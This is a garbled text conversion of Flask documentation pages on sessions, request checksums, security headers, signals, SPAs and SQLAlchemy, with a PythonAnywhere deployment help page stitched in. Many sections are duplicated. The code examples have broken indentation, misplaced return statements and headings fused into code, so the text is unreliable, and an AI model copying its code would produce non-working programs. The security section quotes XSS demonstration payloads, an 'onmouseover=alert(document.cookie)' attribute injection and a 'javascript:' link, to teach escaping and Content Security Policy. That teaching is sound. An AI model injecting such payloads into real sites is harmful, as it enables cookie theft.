@app.errorhandler(404)
```

```
def not_found(error):  
  
    resp = make_response(render_template('error.html' ), 404)  
    resp.headers['X-Something'] = 'A value'  
  
return resp
```

## APIs with JSON

A common response format when writing an API is JSON. It's easy to get started writing such an API with Flask. If you return a dict from a view, it will be converted to a JSON

response.

```
@app.route("/me" )  
  
def me_api():  
  
    user = get_current_user()  
  
return {  
  
    "username" : user.username,  
  
    "theme" : user.theme,  
  
    "image" : url_for("user_image" , filename=user.image),  
  
}
```

Depending on your API design, you may want to create JSON responses for types other than dict. In that case, use the [jsonify\(\)](#) function, which will serialize any supported JSON data type. Or look into Flask community extensions that support more complex applications.

```
@app.route("/users" )
```

```
def users_api():

    users = get_all_users()

    return jsonify([user.to_json() for user in users]) Sessions
```

In addition to the request object there is also a second object called session which allows

you to store information specific to a user from one request to the next. This is implemented on top of cookies for you and signs the cookies cryptographically. What this means is that the user could look at the contents of your cookie but not modify it, unless they know the secret key used for signing.

In order to use sessions you have to set a secret key. Here is how sessions work: **from flask import Flask, session, redirect, url\_for, request** **from markupsafe import escape**

```
app = Flask(__name__)

# Set the secret key to some random bytes. Keep this really secret!

app.secret_key = b'_5#y2L"F4Q8z\n\xec]'

@app.route('/')
def index():

    if 'username' in session:

        return 'Logged in as %s' % escape(session['username']) return
        'You are not logged in'

    @app.route('/login', methods=['GET', 'POST'])
    def login():

        if request.method == 'POST':

            session['username'] = request.form['username']
```

```
return redirect(url_for('index' ))  
  
return ""  
  
<form method="post">  
  
<p><input type=text name=username>  
  
<p><input type=submit value=Login>  
  
</form>  
  
"  
  
@app.route('/logout' )  
  
def logout():  
  
    # remove the username from the session if it's there  
  
    session.pop('username' , None)  
  
    return redirect(url_for('index' ))
```

The [escape\(\)](#) mentioned here does escaping for you if you are not using the template en-

gine (as in this example).

How to generate good secret keys:

A secret key should be as random as possible. Your operating system has ways to generate pretty random data based on a cryptographic random generator. Use the following command to quickly generate a value for **Flask.secret\_key** (or **SECRET\_KEY**): \$ python -c 'import os; print(os.urandom(16))'

b'\_5#y2L"F4Q8z\n\xec]/'

A note on cookie-based sessions: Flask will take the values you put into the session object and serialize them into a cookie. If you are finding some values do not persist across requests, cookies are indeed enabled, and you are not getting a clear error message, check the size of the cookie in your page responses compared to the size supported by web browsers.

Besides the default client-side based sessions, if you want to handle sessions on the server-side instead, there are several Flask extensions that support this.

## Message Flashing

Good applications and user interfaces are all about feedback. If the user does not get enough feedback they will probably end up hating the application. Flask provides a really simple way to give feedback to a user with the flashing system. The flashing system basically makes it possible to record a message at the end of a request and access it on the next (and only the next) request. This is usually combined with a layout template to expose the message.

To flash a message use the [flash\(\) method, to get hold of the messages you can use](#)

[get\\_flashed\\_messages\(\) which is also available in the templates. Check out the Mes-](#)

[sage Flashing for a full example.](#)

## Logging

### *Changelog*

Sometimes you might be in a situation where you deal with data that should be correct, but actually is not. For example you may have some client-side code that sends an HTTP request to the server but it's obviously malformed. This might be caused by a user tampering with the data, or the client code failing. Most of the time it's okay to

reply with 400 Bad Request in that situation, but sometimes that won't do and the code has to continue working.

You may still want to log that something fishy happened. This is where loggers come in handy. As of Flask 0.3 a logger is preconfigured for you to use.

Here are some example log calls:

```
app.logger.debug('A value for debugging' )
```

```
app.logger.warning('A warning occurred (%d apples)' , 42)
app.logger.error('An error occurred' )
```

The attached [logger is a standard logging Logger, so head over to the official logging](#)

docs for more information.

Read more on [Application Errors](#).

## Hooking in WSGI Middleware

To add WSGI middleware to your Flask application, wrap the application's `wsgi_app` attribute. For example, to apply Werkzeug's **ProxyFix** middleware for running behind Nginx:

```
from werkzeug.middleware.proxy_fix import ProxyFix app.wsgi_app
= ProxyFix(app.wsgi_app)
```

Wrapping `app.wsgi_app` instead of `app` means that `app` still points at your Flask application, not at the middleware, so you can continue to use and configure `app` directly.

## Using Flask Extensions

Extensions are packages that help you accomplish common tasks. For example, Flask-SQLAlchemy provides SQLAlchemy support that makes it simple and easy to use with Flask.

For more on Flask extensions, have a look at [Extensions](#).

Deploying to a Web Server

Ready to deploy your new Flask app? Go to [Deployment Options](#).

# Request Content Checksums

Various pieces of code can consume the request data and preprocess it. For instance JSON data ends up on the request object already read and processed, form data ends up there as well but goes through a different code path. This seems inconvenient when you want to calculate the checksum of the incoming request data. This is necessary sometimes for some APIs.

Fortunately this is however very simple to change by wrapping the input stream.

The following example calculates the SHA1 checksum of the incoming data as it gets read and stores it in the WSGI environment:

```
import hashlib

class ChecksumCalcStream(object):

    def __init__(self, stream):
        self._stream = stream
        self._hash = hashlib.sha1()

    def read(self, bytes):
        rv = self._stream.read(bytes)
        self._hash.update(rv)
        return rv

    def readline(self, size_hint):
        rv = self._stream.readline(size_hint)
        self._hash.update(rv)
        return rv

    def generate_checksum(request):
        env = request.environ
        stream = ChecksumCalcStream(env['wsgi.input'])
        env['wsgi.input'] = stream
        return stream._hash
```

To use this, all you need to do is to hook the calculating stream in before the request starts consuming data. (Eg: be careful accessing `request.form` or anything of that nature. `before_request_handlers` for instance should be careful not to access it).

Example usage:

```
@app.route('/special-api', methods=['POST'])
def special_api():
```

## Request Content Checksums

Various pieces of code can consume the request data and preprocess it. For instance JSON

data ends up on the request object already read and processed, form data ends up there as well but goes through a different code path. This seems inconvenient when you want to calculate the checksum of the incoming request data. This is necessary sometimes for some APIs.

Fortunately this is however very simple to change by wrapping the input stream.

The following example calculates the SHA1 checksum of the incoming data as it gets read and stores it in the WSGI environment:

```
import hashlib
```

```
class ChecksumCalcStream(object):
    def __init__(self, stream):
        self._stream = stream

        self._hash = hashlib.sha1()

    def read(self, bytes):
        rv = self._stream.read(bytes)

        self._hash.update(rv)

        return rv

    def readline(self, size_hint):
        rv = self._stream.readline(size_hint)
        self._hash.update(rv)

        return rv

    def generate_checksum(self, request):
        env = request.environ
```


```
stream = ChecksumCalcStream(env['wsgi.input']) env['wsgi.input']  
= stream  
  
return stream._hash
```

To use this, all you need to do is to hook the calculating stream in before the request starts consuming data. (Eg: be careful accessing `request.form` or anything of that nature).

`before_request_handlers` for instance should be careful not to access it).

Example usage:

```
@app.route('/special-api' , methods=['POST']) def special_api():  
  
hash = generate_checksum(request)  
  
# Accessing this parses the input stream files = request.files  
  
# At this point the hash is fully constructed.  
  
checksum = hash.hexdigest()  
  
return 'Hash was: %s' % checksum
```



[Send feedback](#) [Forums \(/www.pythonanywhere.com/forums/\)](#) [Help \(/\)](#) [Blog \(/blog.pythonanywhere.com/\)](#)

Search

# Setting up Flask applications on PythonAnywhere

There are two main ways to set up a Flask application on PythonAnywhere:

1. Starting from scratch using our default versions of Flask
2. Importing a pre-existing app using Manual configuration, and using a `virtualenv`

The first option works well if you're just playing around and want to throw something together from scratch. Go to the Web Tab ([https://www.pythonanywhere.com/web\\_app\\_setup](https://www.pythonanywhere.com/web_app_setup)) and hit **Add a new Web App**, and choose Flask and the Python version you want.

The second option is described in more detail below.

## Getting your code onto PythonAnywhere

This guide assumes you've already managed to get your code onto PythonAnywhere. Check out the [uploading and downloading files \(/pages/UploadingAndDownloadingFiles\)](#) guide if you need to.

For the purposes of these examples, we'll assume your code lives at `/home/yourusername/mysite`

## Check your config

If you're importing existing code, review all of your Flask configuration settings to ensure that they match their new home. For instance, if you've specified a `SERVER_NAME` in your config, make sure that it matches the web app name.

## Setting up your virtualenv

Open up a new Bash console from your Dashboard (<https://www.pythonanywhere.com/consoles>) and run

```
mkvirtualenv --python=/usr/bin/python3.5 my-virtualenv # use whichever python you have
pip install flask
```

(//www.pythonanywhere.com/)

[Send feedback](#) [Forums](#) [\(//www.pythonanywhere.com/forums/\)](#) [Help](#)  
[\(/\) Blog](#) [\(//blog.pythonanywhere.com/\)](#)

Search

[Setting up Flask applications on](#)

[PythonAnywhere](#)

There are two main ways to set up a Flask application on PythonAnywhere: 1. Starting from scratch using our default versions of Flask 2. Importing a pre-existing app using Manual configuration, and using a virtualenv The first option works well if you're just playing around and want to throw something together from scratch.

Go to the [Web Tab](#)

[\(https://www.pythonanywhere.com/web\\_app\\_setup\)](https://www.pythonanywhere.com/web_app_setup) and hit **Add a new Web App**, and choose Flask and the Python version you want.

The second option is described in more detail below

Getting your code onto PythonAnywhere

[This guide assumes you've already managed to get your code onto PythonAnywhere. Check out the uploading](#)

[and downloading files \(/pages/UploadingAndDownloadingFiles\)](#)  
[guide if you need to.](#)

For the purposes of these examples, we'll assume your code lives at /home/yourusername/mysite Check your config

If you're importing existing code, review all of your Flask configuration settings to ensure that they match their new home. For instance, if you've specified a SERVER\_NAME in your config, make sure that it matches the web app name.

## Setting up your virtualenv

Open up a [new Bash console from your Dashboard](#) (<https://www.pythonanywhere.com/consoles>) and run `mkvirtualenv --python=/usr/bin/python3.6 my-virtualenv # use whichever py pip install flask`

You'll see the prompt changes from a \$ to saying (my-virtualenv)\$ -- that's how you can tell your virtualenv is active. Whenever you want to work on your project in the console, you need to make sure the virtualenv is active. You can reactivate it at a later date with \$ workon my-virtualenv

(my-virtualenv)\$

You can also install any other dependencies you may have at this point, like Sqlalchemy, using `pip install flask-sqlalchemy` , or `pip install -r requirements.txt` , if you have a requirements.txt

## Setting up the Web app using Manual configuration

Go to the [Web Tab](#) ([https://www.pythonanywhere.com/web\\_app\\_setup](https://www.pythonanywhere.com/web_app_setup)) and hit **Add a new web app**. Choose **Manual Configuration**, and then choose the **Python version** -- make sure it's the same version as the one you used in your virtualenv

Now go to the **Virtualenv** section, and enter your virtualenv name: *my-virtualenv*. When you hit enter, you'll see it updates to the full path to your virtuaelenv (`/home/yourusername/.virtualenvs/my-virtualenv`).

Finally, go edit the wsgi configuration file. You'll find a link to it near the top of the Web tab.

## Configuring the WSGI file

To configure this file, you need to know which file your flask app lives in. The flask app usually looks something like this:

```
app = Flask(__name__)
```

Make a note of the path to that file, and the name of the app variable (is it "app"? Or "application"?) -- in this example, let's say it's /home/yourusername/mysite/flask\_app.py , and the variable is "app".

In your WSGI file, skip down to the flask section, uncomment it, and make it looks something like this: **import sys**

```
path = '/home/yourusername/mysite'
```

```
if path not in sys.path:
```

```
    sys.path.insert(0, path)
```

```
from flask_app import app as application
```

Do not use app.run()

When you're using Flask on your own PC, you'll often "run" flask using a line that looks something like this:

```
app.run(host='127.0.0.1',port=8000,debug=True)
```

That won't work on PythonAnywhere -- the only way your app will appear on the public internet is if it's configured via the web tab, with a wsgi file.

More importantly, '**if app.run() gets called when we import your code, it will crash your app**', and you'll see

[a 504 error on your site, as detailed in Flask504Error \(/pages/Flask504Error\)](#)

Thankfully, most Flask tutorials out there suggest you put the app.run() inside an if \_\_name\_\_ =

'\_\_main\_\_': clause, which will be OK, because that won't get run when we import it.

This is ok

```
app = Flask(__name__)

@app.route('/')
def home():

# etc etc, flask app code

if __name__ == '__main__':
    app.run()
```

This is not ok:

```
app = Flask(__name__)

@app.route('/')
def home():

# etc etc, flask app code

app.run()
```

What about my database config?

Many guides on the Internet also suggest you put your database setup inside the `__main__` clause, like this: `if __name__ == '__main__':`

```
db.create_all()

app.run()
```

[That will work fine on your machine, but, again, we don't want to use app.run\(\) on PythonAnywhere](#)

often on PythonAnywhere, to update your database tables or whatever it may be.

Two solutions -- either just run it from a Bash console (remembering to activate your virtualenv first) and then Ctrl+C the flask server when it runs

```
$ workon my-virtualenv  
(my-virtualenv)$ python flask_app.py  
* Running on http://127.0.0.1:5000/  
^C  
(my-virtualenv)$
```

Or make a clever little if in your main that checks if it's running on PythonAnywhere, eg: **from socket import gethostname**

```
[...]  
if __name__ == '__main__':  
    db.create_all()  
if 'liveconsole' not in gethostname(): app.run()
```

*Want to improve this page? [Submit a pull request!](#)  
([https://github.com/pythonanywhere/help\\_pages](https://github.com/pythonanywhere/help_pages)).*

[Copyright © 2011-2020 PythonAnywhere LLP](https://www.pythonanywhere.com/about/company_details/)

[\(\[https://www.pythonanywhere.com/about/company\\\_details/\]\(https://www.pythonanywhere.com/about/company\_details/\)\)—  
Terms](https://www.pythonanywhere.com/about/company_details/)

[\(https://www.pythonanywhere.com/terms/\)](https://www.pythonanywhere.com/terms/) — Privacy & Cookies

[\(https://www.pythonanywhere.com/privacy/\)](https://www.pythonanywhere.com/privacy/)

"Python" is a registered trademark of the Python Software Foundation.

# Security Considerations

Web applications usually face all kinds of security problems and it's very hard to get everything right. Flask tries to solve a few of these things for you, but there are a couple more you have to take care of yourself.

## Cross-Site Scripting (XSS)

Cross site scripting is the concept of injecting arbitrary HTML (and with it JavaScript) into the context of a website. To remedy this, developers have to properly escape text so that it cannot include arbitrary HTML tags. For more information on that have a look at the Wikipedia article on [Cross-Site Scripting](#).

Flask configures Jinja2 to automatically escape all values unless explicitly told otherwise. This should rule out all XSS problems caused in templates, but there are still other places where you have to be careful:

- generating HTML without the help of Jinja2
- calling `Markup` on data submitted by users
- sending out HTML from uploaded files, never do that, use the `Content-Disposition: attachment` header to prevent that problem.
- sending out textfiles from uploaded files. Some browsers are using content-type guessing based on the first few bytes so users could trick a browser to execute HTML.

Another thing that is very important are unquoted attributes. While Jinja2 can protect you from XSS issues by escaping HTML, there is one thing it cannot protect you from: XSS by attribute injection. To counter this possible attack vector, be sure to always quote your attributes with either double or single quotes when using Jinja expressions in them:

```
<input value="{{ value }}">
```

Why is this necessary? Because if you would not be doing that, an attacker could easily inject custom JavaScript handlers. For example an attacker could inject this piece of HTML+JavaScript:

```
onmouseover=alert(document.cookie)
```

When the user would then move with the mouse over the input, the cookie would be presented to the user in an alert window. But instead of showing the cookie to the  attacker might also execute any other JavaScript code. In combination with CSS injections

## Security Considerations

Web applications usually face all kinds of security problems and it's very hard to get every-thing right. Flask tries to solve a few of these things for you, but there are a couple more you have to take care of yourself.

### Cross-Site Scripting (XSS)

Cross site scripting is the concept of injecting arbitrary HTML (and with it JavaScript) into the context of a website. To remedy this, developers have to properly escape text so that it cannot include arbitrary HTML tags. For more information on that have a look at the Wikipedia article on [Cross-Site Scripting](#).

Flask configures Jinja2 to automatically escape all values unless explicitly told otherwise.

This should rule out all XSS problems caused in templates, but there are still other places where you have to be careful:

generating HTML without the help of Jinja2

[calling Markup on data submitted by users](#)

sending out HTML from uploaded files, never do that, use the Content-Disposition: attachment header to prevent that problem.

sending out textfiles from uploaded files. Some browsers are using content-type guess-ing based on the first few bytes so users could trick a browser to execute HTML.

Another thing that is very important are unquoted attributes. While Jinja2 can protect you from XSS issues by escaping HTML, there is one thing it cannot protect you from: XSS by attribute injection. To counter this possible attack vector, be sure to always quote your attributes with either double or single quotes when using Jinja expressions in them:

```
<input value="{{ value }}" >
```

Why is this necessary? Because if you would not be doing that, an attacker could easily inject custom JavaScript handlers. For example an attacker could inject this piece of HTML+JavaScript:

```
onmouseover=alert(document.cookie)
```

When the user would then move with the mouse over the input, the cookie would be presented to the user in an alert window. But instead of showing the cookie to the user, a good

□ v: 1.1.x □

attacker might also execute any other JavaScript code. In combination with CSS injections

the attacker might even make the element fill out the entire page so that the user would just have to have the mouse anywhere on the page to trigger the attack.

There is one class of XSS issues that Jinja's escaping does not protect against. The a tag's href attribute can contain a *javascript:* URI, which the browser will execute when clicked if not secured properly.

```
<a href="{{ value }}" > click here</a>
```

```
<a href="javascript:alert('unsafe');" > click here</a>
```

[To prevent this, you'll need to set the Content Security Policy \(CSP\) response header.](#)

## Cross-Site Request Forgery (CSRF)

Another big problem is CSRF. This is a very complex topic and I won't outline it here in detail just mention what it is and how to theoretically prevent it.

If your authentication information is stored in cookies, you have implicit state management. The state of “being logged in” is controlled by a cookie, and that cookie is sent with each request to a page. Unfortunately that includes requests triggered by 3rd party sites. If you don’t keep that in mind, some people might be able to trick your application’s users with social engineering to do stupid things without them knowing.

Say you have a specific URL that, when you sent POST requests to will delete a user’s profile (say <http://example.com/user/delete>). If an attacker now creates a page that sends a post request to that page with some JavaScript they just have to trick some users to load that page and their profiles will end up being deleted.

Imagine you were to run Facebook with millions of concurrent users and someone would send out links to images of little kittens. When users would go to that page, their profiles would get deleted while they are looking at images of fluffy cats.

How can you prevent that? Basically for each request that modifies content on the server you would have to either use a one-time token and store that in the cookie **and** also transmit it with the form data. After receiving the data on the server again, you would then have to compare the two tokens and ensure they are equal.

Why does Flask not do that for you? The ideal place for this to happen is the form validation framework, which does not exist in Flask.

## JSON Security

v: 1.1.x

In Flask 0.10 and lower, **jsonify()** did not serialize top-level arrays to JSON. This was because of a security vulnerability in ECMAScript 4.

ECMAScript 5 closed this vulnerability, so only extremely old browsers are still vulnerable.

All of these browsers have [other more serious vulnerabilities, so this behavior was changed](#)

and `jsonify()` now supports serializing arrays.

## Security Headers

Browsers recognize various response headers in order to control security. We recommend

[reviewing each of the headers below for use in your application. The Flask-Talisman extension](#)

can be used to manage HTTPS and the security headers for you.

### HTTP Strict Transport Security (HSTS)

Tells the browser to convert all HTTP requests to HTTPS, preventing man-in-the-middle (MITM) attacks.

```
response.headers['Strict-Transport-Security'] = 'max-age=31536000; incl
```

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security>

### Content Security Policy (CSP)

Tell the browser where it can load various types of resource from. This header should be used whenever possible, but requires some work to define the correct policy for your site. A very strict policy would be:

```
response.headers['Content-Security-Policy'] = "default-src 'self'"
```

<https://csp.withgoogle.com/docs/index.html>

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Security-Policy>

## Policy

### X-Content-Type-Options

Forces the browser to honor the response content type instead of trying to detect it, which can be abused to generate a cross-site scripting (XSS) attack.

v: 1.1.x

`response.headers['X-Content-Type-Options'] = 'nosniff'`

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options>

## Options

### X-Frame-Options

Prevents external sites from embedding your site in an iframe. This prevents a class of attacks where clicks in the outer frame can be translated invisibly to clicks on your page's elements. This is also known as “clickjacking”.

`response.headers['X-Frame-Options'] = 'SAMEORIGIN'`

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options>

### X-XSS-Protection

The browser will try to prevent reflected XSS attacks by not loading the page if the request contains something that looks like JavaScript and the response contains the same data.

`response.headers['X-XSS-Protection'] = '1; mode=block'`

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-XSS-Protection>

## Set-Cookie options

These options can be added to a Set-Cookie header to improve their security. Flask has configuration options to set these on the session cookie. They can be set on other cookies too.

Secure limits cookies to HTTPS traffic only.

HttpOnly protects the contents of cookies from being read with JavaScript.

SameSite restricts how cookies are sent with requests from external sites. Can be set to 'Lax' (recommended) or 'Strict'. Lax prevents sending cookies with CSRF-prone requests from external sites, such as submitting a form. Strict prevents sending cookies with all external requests, including following regular links.

```
app.config.update(  
    SESSION_COOKIE_SECURE=True,  
    SESSION_COOKIE_HTTPONLY=True,
```

□ v: 1.1.x □

```
    SESSION_COOKIE_SAMESITE='Lax' ,  
)
```

response.set\_cookie('username' , 'flask' , secure=True, httponly=True, sa Specifying Expires or Max-Age options, will remove the cookie after the given time, or the current time plus the age, respectively. If neither option is set, the cookie will be removed when the browser is closed.

```
# cookie expires after 10 minutes
```

`response.set_cookie('snakes' , '3' , max_age=600)` For the session cookie, if `session.permanent` is set, then

**PERMANENT\_SESSION\_LIFETIME** is used to set the expiration. Flask's default cookie implementation validates that the cryptographic signature is not older than this value. Lowering this value may help mitigate replay attacks, where intercepted cookies can be sent at a later time.

```
app.config.update(
```

```
    PERMANENT_SESSION_LIFETIME=600
```

```
)
```

```
@app.route('/login' , methods=['POST']) def login():
```

```
    ...
```

```
    session.clear()
```

```
    session['user_id'] = user.id
```

```
    session.permanent = True
```

```
    ...
```

Use **itsdangerous.TimedSerializer** to sign and validate other cookie values (or any values that need secure signatures).

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies>

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie>

### HTTP Public Key Pinning (HPKP)

This tells the browser to authenticate with the server using only the specific certificate key to prevent MITM attacks.

Warning:

v: 1.1.x

Be careful when enabling this, as it is very difficult to undo if you set up or upgrade your key incorrectly.

[https://developer.mozilla.org/en-US/docs/Web/HTTP/Public\\_Key\\_Pinning](https://developer.mozilla.org/en-US/docs/Web/HTTP/Public_Key_Pinning)

v: 1.1.x

# Signals

## ► Changelog

Starting with Flask 0.6, there is integrated support for signalling in Flask. This support is provided by the excellent [blinker](#) library and will gracefully fall back if it is not available.

What are signals? Signals help you decouple applications by sending notifications when actions occur elsewhere in the core framework or another Flask extensions. In short, signals allow certain senders to notify subscribers that something happened.

Flask comes with a couple of signals and other extensions might provide more. Also keep in mind that signals are intended to notify subscribers and should not encourage subscribers to modify data. You will notice that there are signals that appear to do the same thing like some of the builtin decorators do (eg: `request_started` is very similar to `before_request()`). However, there are differences in how they work. The core `before_request()` handler, for example, is executed in a specific order and is able to abort the request early by returning a response. In contrast all signal handlers are executed in undefined order and do not modify any data.

The big advantage of signals over handlers is that you can safely subscribe to them for just a split second. These temporary subscriptions are helpful for unit testing for example. Say you want to know what templates were rendered as part of a request: signals allow you to do exactly that.

## Subscribing to Signals

To subscribe to a signal, you can use the `connect()` method of a signal. The first argument is the function that should be called when the signal is emitted, the optional second argument specifies a sender. To unsubscribe from a signal, you can use the `disconnect()` method.

For all core Flask signals, the sender is the application that issued the signal. When you subscribe to a signal, be sure to also provide a sender unless you really want to listen for signals from all applications. This is especially true if you are developing an extension.

For example, here is a helper context manager that can be used in a unit test to determine which templates were rendered and what variables were passed to the template:

```
from flask import template_rendered
from contextlib import contextmanager

@contextmanager
```

## Signals

### *Changelog*

Starting with Flask 0.6, there is integrated support for signalling in Flask. This support is provided by the excellent [blinker library and will gracefully fall back if it is not available.](#)

What are signals? Signals help you decouple applications by sending notifications when actions occur elsewhere in the core framework or another Flask extensions. In short, signals allow certain senders to notify subscribers that something happened.

Flask comes with a couple of signals and other extensions might provide more. Also keep in mind that signals are intended to notify subscribers and should not encourage subscribers to modify data. You will notice that there are signals that appear to do the same

[thing like some of the builtin decorators do \(eg: `request\_started` is very similar to](#)

[`before\_request\(\)`](#)). However, there are differences in how they work.  
The core

[`before\_request\(\)`](#) handler, for example, is executed in a specific order and is able to abort the request early by returning a response. In contrast all signal handlers are executed in undefined order and do not modify any data.

The big advantage of signals over handlers is that you can safely subscribe to them for just a split second. These temporary subscriptions are helpful for unit testing for example. Say you want to know what templates were rendered as part of a request: signals allow you to do exactly that.

## Subscribing to Signals

To subscribe to a signal, you can use the [`connect\(\)`](#) method of a signal. The first argument is the function that should be called when the signal is emitted, the optional second argument specifies a sender. [To unsubscribe from a signal, you can use the `disconnect\(\)` method.](#)

For all core Flask signals, the sender is the application that issued the signal. When you subscribe to a signal, be sure to also provide a sender unless you really want to listen for signals from all applications. This is especially true if you are developing an extension.

For example, here is a helper context manager that can be used in a unit test to determine which templates were rendered and what variables were passed to the template: `from flask import template_rendered`

```
from contextlib import contextmanager

@contextmanager
def captured_templates(app): recorded = []

def record(sender, template, context, **extra):
    recorded.append((template, context))
    template_rendered.connect(record, app) try:
```

```
    yield recorded
```

```
finally:
```

```
    template_rendered.disconnect(record, app) This can now easily be paired with a test client:
```

```
with captured_templates(app) as templates: rv =
```

```
app.test_client().get('/')
```

```
assert rv.status_code == 200
```

```
assert len(templates) == 1  
template, context = templates[0]  
assert template.name == 'index.html'  
assert len(context['items']) == 10
```

Make sure to subscribe with an extra `**extra` argument so that your calls don't fail if Flask introduces new arguments to the signals.

All the template rendering in the code issued by the application `app` in the body of the `with` block will now be recorded in the `templates` variable. Whenever a template is rendered, the template object as well as context are appended to it.

[Additionally there is a convenient helper method \(`connected\_to\(\)`\)](#) that allows you to temporarily subscribe a function to a signal with a context manager on its own. Because the return value of the context manager cannot be specified that way, you have to pass the list in as an argument:

```
from flask import template_rendered  
  
def captured_templates(app, recorded, **extra):  
    def record(sender, template, context):  
        recorded.append((template, context))  
    return template_rendered.connected_to(record, app)  
The example above would then look like this:
```

```
templates = []  
  
with captured_templates(app, templates, **extra):
```

...

```
template, context = templates[0]
```

Blinker API Changes:

The [connected\\_to\(\)](#) method arrived in Blinker with version 1.1.

## Creating Signals

If you want to use signals in your own application, you can use the blinker library directly.

[The most common use case are named signals in a custom Namespace..](#) This is what is recommended most of the time:

```
from blinker import Namespace
```

```
my_signals = Namespace()
```

Now you can create new signals like this:

model\_saved = my\_signals.signal('model-saved') The name for the signal here makes it unique and also simplifies debugging. You can access the name of the signal with the [name attribute](#).

For Extension Developers:

If you are writing a Flask extension and you want to gracefully degrade for missing blinker installations, you can do so by using the [flask.signals.Namespace class](#).

## Sending Signals

[If you want to emit a signal, you can do so by calling the send\(\) method.](#) It accepts a sender as first argument and optionally some keyword arguments that are forwarded to the signal subscribers:

```
class Model(object):
```

```
...
```

```
def save(self):
```

```
    model_saved.send(self)
```

Try to always pick a good sender. If you have a class that is emitting a signal, pass self as sender. If you are emitting a signal from a random function, you can pass current\_app.\_get\_current\_object() as sender.

Passing Proxies as Senders:

Never pass [current\\_app as sender to a signal](#). Use current\_app.\_get\_current\_object() instead. The reason for this is that [current\\_app](#) is a proxy and not the real application object.

Signals and Flask's Request Context

Signals fully support [The Request Context](#) when receiving signals. Context-local variables

[are consistently available between request\\_started and request\\_finished](#), so you can rely on [flask.g](#) and others as needed. [Note the limitations described in Sending Signals](#)

and the [request\\_tearing\\_down signal](#).

Decorator Based Signal Subscriptions

With Blinker 1.1 you can also easily subscribe to signals by using the new **connect\_via()** decorator:

```
from flask import template_rendered
```

```
@template_rendered.connect_via(app)
```

```
def when_template_rendered(sender, template, context, **extra):  
    print 'Template %s is rendered with %s' % (template.name, context)
```

Core Signals

[Take a look at Signals](#) for a list of all builtin signals.

# Single-Page Applications

Flask can be used to serve Single-Page Applications (SPA) by placing static files produced by your frontend framework in a subfolder inside of your project. You will also need to create a catch-all endpoint that routes all requests to your SPA.

The following example demonstrates how to serve an SPA along with an API:

```
from flask import Flask, jsonify

app = Flask(__name__, static_folder='app', static_url_path="/app")

@app.route("/heartbeat")
def heartbeat():
    return jsonify({"status": "healthy"})

@app.route('/', defaults={'path': ''})
@app.route('/<path:path>')
def catch_all(path):
    return app.send_static_file("index.html")
```

## Single-Page Applications

Flask can be used to serve Single-Page Applications (SPA) by placing static files produced by your frontend framework in a subfolder inside of your project. You will also need to create a catch-all endpoint that routes all requests to your SPA.

The following example demonstrates how to serve an SPA along with an API:

```
from flask import Flask, jsonify
app = Flask(__name__, static_folder='app', static_url_path="/app")
```

```
@app.route("/heartbeat")
def heartbeat():
    return jsonify({"status": "healthy"})
@app.route('/', defaults={'path': ''})
@app.route('/<path:path>')
def catch_all(path):
    return app.send_static_file("index.html")
```

# SQLAlchemy in Flask

Many people prefer SQLAlchemy for database access. In this case it's encouraged to use a package instead of a module for your flask application and drop the models into a separate module ([Larger Applications](#)). While that is not necessary, it makes a lot of sense.

There are four very common ways to use SQLAlchemy. I will outline each of them here:

## Flask-SQLAlchemy Extension

Because SQLAlchemy is a common database abstraction layer and object relational mapper that requires a little bit of configuration effort, there is a Flask extension that handles that for you. This is recommended if you want to get started quickly.

You can download Flask-SQLAlchemy from PyPI.

## Declarative

The declarative extension in SQLAlchemy is the most recent method of using SQLAlchemy. It allows you to define tables and models in one go, similar to how Django works. In addition to the following text I recommend the official documentation on the [declarative](#) extension.

Here's the example `database.py` module for your application:

```
from sqlalchemy import create_engine
from sqlalchemy.orm import scoped_session, sessionmaker
from sqlalchemy.ext.declarative import declarative_base

engine = create_engine('sqlite:///tmp/test.db', convert_unicode=True)
db_session = scoped_session(sessionmaker(autocommit=False,
                                         autoflush=False,
                                         bind=engine))

Base = declarative_base()
Base.query = db_session.query_property()

def init_db():
    # import all modules here that might define models so that
    # they will be registered properly on the metadata. Otherwise
    # you will have to import them first before calling init_db()
    import yourapplication.models
    Base.metadata.create_all(bind=engine)
```

## SQLAlchemy in Flask

Many people prefer [SQLAlchemy](#) for database access. In this case it's encouraged to use a package instead of a module for your flask application and drop the models into a separate

[module \(Larger Applications\)](#). While that is not necessary, it makes a lot of sense.

There are four very common ways to use SQLAlchemy. I will outline each of them here: Flask-SQLAlchemy Extension

Because SQLAlchemy is a common database abstraction layer and object relational mapper that requires a little bit of configuration effort, there is a Flask extension that handles that for you. This is recommended if you want to get started quickly.

You can download [Flask-SQLAlchemy from PyPI](#).

### Declarative

The declarative extension in SQLAlchemy is the most recent method of using SQLAlchemy.

It allows you to define tables and models in one go, similar to how Django works. In addition to the following text I recommend the official documentation on the [declarative](#)

extension.

Here's the example database.py module for your application: **from sqlalchemy import create\_engine**

```
from sqlalchemy.orm import scoped_session, sessionmaker from
sqlalchemy.ext.declarative import declarative_base engine =
create_engine('sqlite:///tmp/test.db', convert_unicode=True)
db_session = scoped_session(sessionmaker(autocommit=False,
autoflush=False,
```

```
bind=engine))

Base = declarative_base()

Base.query = db_session.query_property()

def init_db():

# import all modules here that might define models so that
# they will be registered properly on the metadata. Otherwise
# you will have to import them first before calling init_db() import
yourapplication.models

Base.metadata.create_all(bind=engine)
```

To define your models, just subclass the *Base* class that was created by the code above. If you are wondering why we don't have to care about threads here (like we did in the SQLite3 example above with the **g** object): that's because SQLAlchemy does that for us al-ready with the **scoped\_session**.

To use SQLAlchemy in a declarative way with your application, you just have to put the following code into your application module. Flask will automatically remove database ses-sions at the end of the request or when the application shuts down: **from** yourapplication.database **import** db\_session

```
@app.teardown_appcontext

def shutdown_session(exception=None): db_session.remove()
```

Here is an example model (put this into models.py, e.g.): **from** sqlalchemy **import** Column, Integer, String **from** yourapplication.database **import** Base **class** User(Base):

```
__tablename__ = 'users'
```

```
id = Column(Integer, primary_key=True) name = Column(String(50),  
unique=True) email = Column(String(120), unique=True) def  
